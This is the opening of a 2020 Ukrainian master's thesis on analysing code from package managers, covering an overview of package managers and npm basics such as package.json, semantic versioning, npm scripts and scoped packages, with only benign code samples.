МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ

КАФЕДРА КОМП'ЮТЕРИЗОВАНИХ СИСТЕМ ЗАХИСТУ ІНФОРМАЦІЇ

ДОПУСТИТИ ДО ЗАХИСТУ

Завідувач кафедри

_____ С.В. Казмірчук

«_____»_____ 20__ р.

На правах рукопису

УДК 004.056.5:510.22(043.3)

МАГІСТЕРСЬКА АТЕСТАЦІЙНА РОБОТА

ВИПУСКНИКА ОСВІТНЬОГО СТУПЕНЯ «МАГІСТР»

Тема: Програмний модуль з дослідження коду завантаженого із систем керування пакунками

Автор: Яремішин М.Т.

Науковий керівник: к.т.н., доц. Карловський С.Є.

Нормоконтролер: асист.

Київ 2020

ВСТУП

Мало хто стане заперечувати, що той успіх, який зараз можна спостерігати в області веб-розробки, став реальним завдяки всім тим людям, які створили і підтримують кожного дня тисячі корисних бібліотек та інструментів. Сьогодні не можливо уявити ефективну розробку сучасного веб-додатку без використання пакунків створених іншими розробниками.

Не зважаючи на серйозний прогрес фундаментальних веб-технологій, створення будь-якого відносно складного додатку, потребувало б високої кваліфікації розробників і написання величезної кількості базового коду з нуля. Завдячуючи шаленій кількості модулів із різноманітною функціональністю, що доступні для завантаження всім охочим із систем керування пакунками, розробникам не доводиться кожного разу “винаходити колесо”.

Сучасну веб-розробку неможливо уявити без Node.js – технології, що в першу чергу розроблялась для сервера, але з часом стала платформою для будь-яких JavaScript-проектів, зокрема front-end додатків. З популяризацією SSR межа між середовищами почала остаточно стиратись. Таким чином, система керування пакунками для Node.js (Node Package Manager, або npm) поступово стала універсальним менеджером залежностями для всіх бібліотек та інструментів, написаних на JavaScript.

Станом на листопад 2020 року, бібліотеку Lodash, наприклад, завантажують з npm 38 500 000 разів щотижня![1] За інформацією npm, вже у 2016 році сумарна кількість скачувань пакунків досягла 1 000 000 000 в тиждень.[2]




Рис. Сумарна тижнева кількість скачувань npm-пакунків

Даний графік говорить про шалену популярність npm серед розробників, її стрімкий ріст, та про те, що код завантажуваний із даної системи, потрапляє у браузери мільйонів користувачів по всьому світу.

Повстає питання: що трапиться якщо одного дня недобросовісний власник популярного npm-пакунку вирішить вставити в нього зловмисний код в одному із чергових оновлень? Для прикладу це може бути код, що перехватує банківські дані користувача і відсилає на сервер зловмисника. Розробники без вагань оновлять пакунок, і код потрапить в браузери користувачів. Враховуючи популярність використання загальнодоступних модулів, дане питання стоїть сьогодні дуже гостро, потребуючи уваги та внесення рішень щодо усунення потенційної небезпеки.

В даній роботі буде детально розглянуто вищезгадану проблематику, існуючі способи захисту, та внесено рішення по аналізу коду, що надходить із npm, на стороні розробника.

Об'єкт дослідження: процес завантаження та впровадження загальнодоступних модулів у власний додаток.

Предмет дослідження: механізм захисту веб-додатків від хакерських атак, спричинених використанням npm (Node Package Manager).

РОЗДІЛ 1. ВАЖЛИВІСТЬ СИСТЕМ КЕРУВАННЯ ПАКУНКАМИ, ПРИНЦИПИ РОБОТИ NPM ТА НЕБЕЗПЕКА ЇЇ ВИКОРИСТАННЯ

1.1. Роль систем керування пакунками у програмуванні

Сьогодні споживачі потребують все розумніших, і простих у використанні продуктів. Цей попит призводить до бурхливого розвитку програмного забезпечення. Кількість написаного коду зростає в геометричній прогресії. Крім того значно зростає і його складність. Дані процеси можна спостерігати у кожній галузі:

- в автомобілебудуванні, в коді сучасного автомобіля преміум сегменту міститься біля 100 000 000 рядків;
- в аерокосмічній та оборонній галузі, Боїнг 787 містить 6 500 000 рядків коду;
- в побутовій електроніці, смартфон на операційній системі Андроїд – 12 000 000 рядків коду.[1]

Разом з тим як програмне забезпечення розростається, виникають технічні та бізнес труднощі. Кількість кваліфікованих розробників обмежена, і в зв’язку із збільшенням попиту на них, ціна розробки стає все більшою.

Вирішенням даної проблеми стає перевикористання коду. Перевикористання коду – це практика використання вже написаних існуючих рішень в новому програмному забезпеченні. При ідеальних умовах, програміст доступається до стабільної, надійної бібліотеки, що містить блоки коду, які виконують конкретні функції, і користується даними блоками у своєму додатку.

Блок коду, також відомий як модуль, може бути перевикористаним, якщо він:

- легко розширюється і адаптується до нового додатку;
- може за потреби переноситись на інше апаратне забезпечення;

- не містить дефектів чи проблем, що здатні впливати на надійність та безпека нового додатку.

Розповсюдженням даних незалежних модулів займаються системи керування пакунками. Пакунки під’єднуються до коду по принципу чорних ящиків – тобто користувач не знає і йому не важливо як все влаштовано всередині ящика, але він знає які задачі він вирішує.

У кожної системи керування пакунками є файл з налаштуваннями, в якому слід вказати пакунки, від яких залежить проект. При цьому кожен пакунок може залежати від інших. Система керування пакунками аналізує всі залежності і завантажує та встановлює все необхідне. Саме тому дані системи також називають менеджерами залежностей.

Наприклад, для роботи програміст використовує фреймворк Twitter Bootstrap, який в свою чергу потребує jQuery. Коли програміст вкаже системі керування пакунками встановити Twitter Bootstrap, вона автоматично встановить і jQuery.

На сьогоднішній день в абсолютній більшості мов програмування існують власні системи керування пакунами. Найпопулярнішими з них є:

- Composer. Система керування пакунками прикладного рівня для мови програмування PHP що забезпечує стандартний формат для управління залежностями у програмному забезпеченні та необхідними бібліотеками. Він був розроблений Нілом Адерманом і Хорді Боггіано, які і досі супроводжують проект. Вони почали розробку в квітні 2011 року і вперше випустили його 1 березня 2012 року.[2] Composer працює з командного рядка. Він дозволяє користувачам встановлювати PHP пакунки, доступні на «Packagist», який є його основним сховищем. Він також реалізує автозавантажувач класів, для встановлених бібліотек, що полегшує використання коду від сторонніх розробників. Composer використовується як складова частина декількох популярних PHP проектів з відкритим вихідним кодом, наприклад: Laravel, Symfony;[3]

- Bundler. Менеджер залежностей gem’ів в ruby додатках. Ця утиліта дає змогу легко встановлювати необхідні gem’и, при цьому зовсім не залежати від тих, що вже встановлені в системі. Bundler був включений в Rails 3.0, і його можна використовувати для будь-якого ruby фреймворка. Крім того є змога завантажувати конкретні gem’и лише в певних середовищах;
- Conan. Система керування пакунками для мов C та C++. Працює в різноманітних операційних системах, включаючи Windows, Linux, OSX, Solaris, FreeBSD та інші. Система здатна інтегруватись з іншими інструментами такими як Docker, MinGW, WSL. Conan – безкоштовна, має відкритий код, а також повністю децентралізована. Має власну інтеграцію з JFrog Artifactory, що дає змогу розробникам розміщувати приватні пакунки на власному сервері. Репозиторій ConanCenter містить сотні популярних бібліотек пакунків з відкритим кодом із попередньо скомпільованими двійковими файлами для основних версій компілятора;
- Pip. Система керування пакунками, яка використовується для встановлення та управління програмними пакунками, які написані на Python. Багато пакунків можна знайти в Python Package Index (PyPI).[4]. Починаючи з версій Python 2.7.9 та Python 3.4, pip (або pip3 для Python 3) міститься в збірці за умовчанням. Pip є рекурсивним акронімом, що означає «Pip Installs Packages» або «Pip Installs Python». Система використовується для підтримки Python в хмарних платформах, таких як Heroku;
- Cargo. Система керування пакунками для мови Rust. Cargo створює каркас проекту, слідкує за залежностями, збирає та компілює проект. На відміну від багатьох інших мов програмування, в Rust система керування пакунками розроблялась разом із компілятором мови. Саме тому Cardo – це стандарт. Це дозволяє знизити поріг входження в чужі проекти за рахунок однакової структури проектів та єдиного уніфікованого способу збору залежностей;
- Apache Maven. Засіб автоматизації роботи з Java проектами, який використовується для управління та збірки (build) програм. Створений 2002 року

Джейсоном ван Зилом. В Maven XML-файл описує проект, його зв'язки з зовнішніми модулями і компонентами, порядок збірки, папки та необхідні плагіни. Крім того для опису проекту Maven використовує конструкцію відому як Project Object Model (POM). Ключовою особливістю Maven є його мережева готовність (network-ready);

- Bower. Система керування пакунками для фронтенду, створена командою з Twitter в 2012 році. Bower може керувати компонентами, що містять HTML, CSS, JavaScript, шрифти або навіть файли зображень. Основна задача Bower – завантажувати необхідні пакунки (фреймворки, бібліотеки) для роботи веб-додатку;
- npm (Node Package Manager). Система керування пакунками для мови програмування JavaScript. Для середовища виконання Node.js є менеджером залежностей за замовчуванням. Включає в себе клієнт командного рядка, який також називається npm, а також онлайн-базу даних публічних та приватних пакунків, яка називається реєстром npm. Реєстр доступний через клієнт, а доступні пакунки можна переглядати та шукати через веб-сайт npm. Система керування пакунками та реєстр керуються npm, Inc.
- Yarn. Менеджер залежностей, створений сумісно компаніями Facebook, Google, Exponent і Tilde, що ставив собі за ціль замінити npm, оскільки на час свого виходу був в декілька разів швидше в завантаженні пакунків. Yarn працює з файлом package.json і встановлює пакунки в директорію node_modules, тобто є повним аналогом npm.

На сьогоднішній день найпопулярнішою мовою програмування є JavaScript,




Рис. https://dou.ua/lenta/articles/language-rating-jan-2020/

яка крім того є стрімко зростаючою мовою.




Рис.

Тому в даній роботі буде зосереджено увагу на одному із менеджерів залежностями для JavaScript проектів. Bower втрачає свою актуальність в

2020[5], а в свою чергу Yarn та npm є досить схожими з огляду на функціонал, який вони надають розробнику. Оскільки npm на сьогоднішній день є стандартним менеджером для середовища Node.js, сконцентруємось саме на ньому.

1.2. Модулі в JavaScript

Перед тим як перейти до власне npm та його безпеки, розглянемо як програміст може під'єднувати завантажені модулі до власного проекту на JavaScript.

Зазвичай модуль містить в собі клас або бібліотеку з функціями. Довгий час в JavaScript не існувало синтаксису модулів на рівні мови. Проте існували бібліотеки для динамічного завантаження модулів. Наприклад:

- AMD – одна із найдавніших модульних систем, вперше реалізована бібліотекою require.js;
- CommonJS – модульна система, створена для сервера Node.js;
- UMD – модульна система, що є універсальною. Сумісна як з AMD, так і з CommonJS.

На сьогоднішній день вищезгадані бібліотеки стають частиною історії, оскільки система модулів на рівні мови з'явилась в стандарті JavaScript в 2015 році і поволі еволюціонувала. На даний момент вона підтримується більшістю браузерів та Node.js.

Модуль – це скрипт. Модулі можуть завантажувати інші модулі, і використовувати директиви "export" та "import" для того щоб обмінюватись функціональністю, викликати функції одного модуля з іншого.

- export – відмічає змінні та функції, що повинні бути доступними поза поточним модулем.
- import – дає змогу імпортувати функціональність з інших модулів.

Наприклад, маємо файл "sayHi.js", що експортує функцію

```
export function sayHi(user) {
  console.log(`Hello, ${user}!`);
}
```

Рис.

Інший файл може імпортувати та скористатись нею.

```
import {sayHi} from './sayHi.js';

sayHi('NAU'); // Hello, NAU!
```

Рис.

Директива “import” завантажує модуль по шляху “./sayHi.js” відносно поточного файлу і записує функцію “sayHi” у відповідну змінну.

Слід відзначити, що кожен модуль має власну область видимості. Іншими словами, змінні та функції, що об’явлені в модулі, не доступні в інших скриптах. Модуль повинен експортувати функціональність, передбачену для використання ззовні. А інші модуль можуть можуть її імпортувати.

Також слід пам’ятати, що модулі виконуються лише один раз при імпорті. Якщо один і той самий модуль використовується в різних місцях, то його код виконається лише один раз, після чого функціональність, що експортується, передається всім імпортерам. Наприклад, якщо при запуску модуля, виникають побічні ефекти, як от console.log (вивід інформації в консоль), то імпорт модуля в декількох місцях покаже повідомлення в консолі лише один раз – при першому імпорті. На практиці, задача коду модуля – це зазвичай ініціалізація, створення внутрішніх структур даних, а якщо ми хочемо використати щось багато разів, то експортуємо це.

1.3. Принцип роботи Node Package Manager

Раніше код популярних бібліотек, таких як jQuery, і плагіни до них розробнику потрібно було завантажувати напряму з офіційного сайту, а потім розпаковувати із архівів в директорії проекту. Оновлення таких бібліотек теж відбувалось вручну. Збірка проектів вимагала ручного унікального підходу, а оптимізація збірки була на низькому рівні.

На щасті часи ручного управління залежностями в минулому. Сьогодні існують робочі інструменти, які беруть під контроль управління залежностями навіть в дуже складних проектах. Стандартом серед таких інструментів є npm (Node Package Manager).

npm – це система керування пакунками, що використовується Node.js додатками. В свою чергу Node.js – це інтерпретатор мови JavaScript. Сам по собі Node.js є C++ додатком, що отримує на вході JavaScript-код та виконує його.

Пакунком в Node.js є один або декілька JavaScript файлів, що являють собою якусь бібліотеку або інструмент. Як було згадано раніше, npm є стандартною системою керування пакунками, і завантажується автоматично разом із Node.js. Система використовується для завантаження пакунків з хмарного серверу npm або завантаження пакунків на ці сервери.

Існує два основних інтерфейси для взаємодії із npm:

- веб-сайт, що доступний за адресою https://npmjs.com. Тут можна зареєструватись як новий користувач або ж пошукати потрібні пакунки;
- набір інструментів командного рядку (CLI).

Код з одного пакунку може звертатись до коду іншого. Це означає, що код одного пакунку залежить від коду іншого. В кожного пакунку може бути безліч залежностей, які в свою чергу можуть мати власні залежності. Таким чином, зв’язки між пакунками формують дерево залежностей.




Рис. Дерево залежностей для пакунків “Express” та “lodash”

На рисунку показано результат команди “npm ls” – дерево залежностей проекту, в якому встановлено два пакунки: HTTP-сервер Express (з безліччю дочірніх залежностей) і бібліотека Lodash (без залежностей). Також можна побачити, що одна і та ж залежність debug зустрічається 4 рази в різних місцях дерева. Надпис deduped говорить про те, що npm виявив залеженості, що дублюються і встановив пакунок лише один раз.

1.3.1. Файл package.json

Даний файл містить в собі корисну інформацію про пакунок, таку як:

- назва, версія та опис;
- тип ліцензії;
- URL домашньої сторінки, URL git-репозиторію, URL сторінки для повідомлення багів;
- імена та контакти авторів та мейнтейнерів;
- ключові слова, щоб пакет можна було знайти;
- файлові шляхи до коду бібліотеки або файлів, що виконуються;
- список залежностей;
- допоміжні локальні команди (scripts) для роботи з пакунком;[2]
- та інше.

Будь-яка директорія, в якій присутній файл package.json, інтерпретується як Node.js-пакунок. Звичайний проект, що завантажує залежності через npm, теж є пакунком. Спосіб використання файлу package.json залежить від того, що розробник хоче зробити – завантажити пакунок, або ж опублікувати його.

1.3.2. Публікація пакунку

Перед публікацією пакунок, як правило компілюється, а згодом завантажується в сховище, яке називається npm registry. Інші розробники зможуть встановити опублікований пакунок як залежність в свій проект, завантаживши його із registry.

Щоб опублікувати пакунок, потрібно зібрати всі вихідні файли та файл package.json в одній директорії. В package.json слід вказати назву, версію та залежності пакунку. Наприклад:

```
{
  "name": "animated-button",
  "version": "0.1.0",
  "devDependencies": {
    "node-sass": "~1.3.0"
  }
}
```

package.json пакунку для публікації в npm

Поглянувши на даний код, можна зробити висновок, що пакунок “animated-button” залежить від пакунку “node-sass”. Опублікувати пакунок можна за допомогою команди:

npm publish

1.3.3. Завантаження пакунку

Для того щоб завантажити пакунок вручну, необов’язково використовувати файл package.json. Слід виконати в терміналі команду npm із назвою потрібного пакунку в якості аргументу команди. Пакунок буде автоматично завантажено в поточну директорію. Наприклад:

npm node-sass

За допомогою цієї команди ми досягаємо двох речей:

1) node-sass завантажено та розміщено в папку node_modules. Це та папка, в якій будуть знаходитись усі зовнішні залежності. Її не додають в систему

контролю версій, тому обов’язково потрібно додати node_modules в файл .gitignore;

2) у файлі package.json з’явилась нова властивість під назвою devDependencies.

Проте для завантаження пакунків можна скористатись і файлом package.json напряму. Слід створити даний файл в директорії проекту і додати в нього натсупний код:

```
{
  "devDependencies": {
    "node-sass": "~1.3.0"
  }
}
```

Назва і версія пакунку для завантаження

Після цього слід зберегти файл і виконати в терміналі команду npm install. У разі якщо пакунок має свої залежності, npm знайде їх через його package.json і завантажить.

1.3.4. Використання пакунку

В майбутньому, коли розробник завантажить модуль “animated-button”, він зможе скористатись ним так само, як і своїм власним модулем, але в цьому разі не потрібно вказувати весь шлях. Потрібно вказати лише назву модулю:

import AnimatedButton from ‘animated-button’;

Тепер програміст може розмістити завантажену кнопку на власному веб-сайті. Вся логіка та зовнішній вигляд заховані у змінній AnimatedButton.

1.3.5. “dependencies” та “devDependencies”

Дані поля є опціональними, і кожне з них задає список залежностей. Це JSON-об’єкти, в яких в якості ключа вказується назва пакунку, а в якості значень – діапазон версій, які підтримуються проектом.

“dependencies” визначає список залежностей, без яких код проекту не зможе коректно працювати. Якщо в коді присутній імпорт будь-яких сторонніх залежностей, як наприклад “import { get } from ‘lodash’”, то ця залежність повинна бути прописана в полі “dependencies”. Інакше, програма зупинить роботу з помилкою, оскільки необхідна залежність не буде знайдена.

Поле “devDependencies” дозволяє задати список залежностей, які необхідні лише на етапі розробки пакунку. Сюди можна віднести різноманітні інструменти розробки і збірки, такі як typescript, eslint, webpack та інші. Якщо пакунок встановлюється як залежність для іншого пакунку, то залежності із поля “devDependecnies” не будуть встановлені.

Наш завантажений попередньо модуль node-sass потрапив в розділ “devDependencies”, оскільки є залежністю, що необхідна лише на етапі розробки – для комфортного написання CSS стилів.

1.3.6. Семантичне версіонування

В екосистемі npm прийнято стандарт версіонування пакунків semver (від слів Semantic Versioning). Сутність стандарту полягає в тому, що версія пакунку складається з трьох чисел:

- основної (major) версії;
- молодшої (minor) версії;
- patch-версії.

Рис. Стандарт версіонування semver

Семантичним даний вид називається тому, що за кожним числом версії, а точніше за його збільшенням, стоїть певний сенс:

- збільшення **patch-версії** означає, що в пакунок було внесено незначні виправлення або покращення, котрі не додають нової функціональності і не порушують зворотної сумісності;
- збільшення **minor-версії** означає, що в пакунок було додано нову функціональність, проте сумісність збережено;
- збільшення **major-версії** говорить про те, що в пакунок було внесено серйозні зміни, які привели до втрати зворотної сумісності і користувачу пакунку, можливо, потрібно внести зміни у власний код, щоб перейти на нову версію. Про такі зміни та про порядок міграції зазвичай можна прочитати в файлі CHANGELOG в корні пакунку.

Версії пакунків до 1.0.0, наприклад, 0.0.5 або 0.1.9, в системі semver також мають певний сенс: такі версії вважаються нестабільними.

1.3.7. npm-скрипти

npm-скрипти – потужна концепція, за допомогою якої можна створювати невеликі утиліти або ж описувати складні процеси збірки.

Найбільш розповсюдженими скриптами є start та test. За допомогою start можна описати як запускається додаток, а test служить для запуску тестів. У файлі package.json скрипти виглядать наступним чином:

```
"scripts": {
  "start": "react-scripts start",
  "build": "react-scripts build",
  "test": "react-scripts test",
  "eject": "react-scripts eject",
  "lint": "eslint --ext .jsx,.js ./src/",
  "predeploy": "npm run build",
  "deploy": "gh-pages -d build"
},
```

Скрипти React-додатку

Запуск скриптів test, start, restart та stop відбувається за допомогою команд відповідно:

- npm test
- npm start
- npm restart
- npm stop

Всі ці команди є аліасами для команд:

- npm run test
- npm run start
- npm run restart
- npm run stop

Відповідно всі інші скрипти, окрім цих чотирьох запускаються за допомогою команди:

npm run xxx

1.3.8. Обмеження області видимості та приватні пакунки

Спочатку в npm був глобальний простір імен для назви модулів, і з більш ніж 250000 модулів в реєстрі, більшість простих імен вже зайняті. Глобальний простір містить лише загальнодоступні модулі.

В npm врегулювали дану проблему впровадженням пакунків з обмеженою областю видимості (scoped packages). Вони мають наступний шаблон найменування:

@myorg/mypackage

Встановлювати пакунки з обмеженою областю видимості можна так само, як і раніше:

npm install @myorg/mypackage

Вони будуть відображатись у файлі package.json наступним чином:

```
{
  "dependencies": {
    "@myorg/mypackage": "^1.0.0"
  }
}
```

Відображення пакунку з обмеженою областю видимості у файлі package.json

Підключення пакунків з обмеженою областю видимості працює теж аналогічно підключенню звичайних модулів:

import package from ‘@myorg/mypackage’;

1.4. Актуальність питання безпеки npm

Оскільки екосистема Node проповідує філософію Unix, згідно якій один пакунок повинен вирішувати якусь вузьку задачу і робити це добре,[10] кількість залежностей в середньостатистичному проекті може легко перевалювати за декілька сотень. Це призводить до того, що дерево залежностей сильно розростається як в ширину, так і в глибину.

